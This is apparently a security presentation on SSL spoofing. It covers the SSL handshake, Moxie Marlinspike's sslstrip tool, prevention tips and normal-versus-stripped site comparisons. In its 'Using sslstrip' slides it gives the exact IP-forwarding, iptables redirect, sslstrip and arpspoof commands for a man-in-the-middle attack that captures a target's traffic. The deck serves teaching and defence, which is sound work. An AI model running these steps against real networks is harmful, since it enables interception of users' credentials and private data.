# SSL Spoofing

Man-In-The-Middle attack on SSL

Duane Peifer

Summary

- How SSL works

- Common SSL misconceptions

- SSL Spoofing

- Using sslstrip

- Preventing SSL Spoofing

- Examples of stripped sites

How SSL works

Client PC

Web Server

Client hello →

← Server hello

← Certificate

← Server hello done

Client key exchange →

Change cipher spec →

Finished →

← Change cipher spec

← Finished

← Secure connection →

How SSL works

Common SSL misconceptions

- HTTPS means I am secure right?

- What about…
  - SSL version 2.0 flaws
  - Weak Ciphers < 128 bit
  - Certificate keys < 1024 bits
  - Client vulnerabilities
  - Server vulnerabilities
  - Application vulnerabilities

- SSL can provide a false sense of security

SSL Spoofing

- Moxie Marlinspike created sslstrip and presented at Black Hat DC 2009.

  http://www.thoughtcrime.org/

- Does not attack SSL itself, but the transition from non-encrypted to encrypted communications.

Common HTTP/HTTPS Connection

Hijacking Communication

Using sslstrip

1. Get sslstrip

   A. Download and install sslstrip and arpspoof (linux only)
      - http://www.thoughtcrime.org/software.html
      - http://sourceforge.net/projects/arpspoof/

   B. Backtrack 4 (pre-installed)
      - http://www.backtrack-linux.org/downloads/

Using sslstrip

2. Configure attack machine for IP forwarding.

   echo "1" > /proc/sys/net/ipv4/ip_forward

3. Route all HTTP traffic to sslstrip.

   iptables –t nat –A PREROUTING –p tcp --destination-port 80 –j REDIRECT --to-port 54321

4. Run sslstrip.

   sslstrip –l 54321

Using sslstrip

5. Configure ARP spoofing.

   arpspoof –i eth0 –t <targetIP> <gatewayIP>

6. Launch a sniffer and collect data.

Expanding the attack

- What if a root certificate could be installed on the target?

- The attacker could potentially replace the certificate and maintain a secure connection.

Preventing SSL Spoofing

- Ensure you are using secure connections. Look for the HTTPS.

- Be careful about where you use secure sites.

- Secure machines on the network.

- Use static ARP tables.*

* This is a TON of work. Understand the ramifications of doing this before starting.

Normal

Stripped

Normal

Stripped

Normal

Stripped

Normal

Stripped

Normal

Stripped

Normal

Stripped

Normal

Stripped

Normal

Stripped

Summit FCU

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
xml:lang="en" lang="en">
<head>
<script type="text/javascript"
src="https://www.summitfcu.org/onlineserv/HB/Si
gnon.cgi?remote=TRUE"></script>
<script type="text/javascript">var
bPasswordFocus = false;</script>
```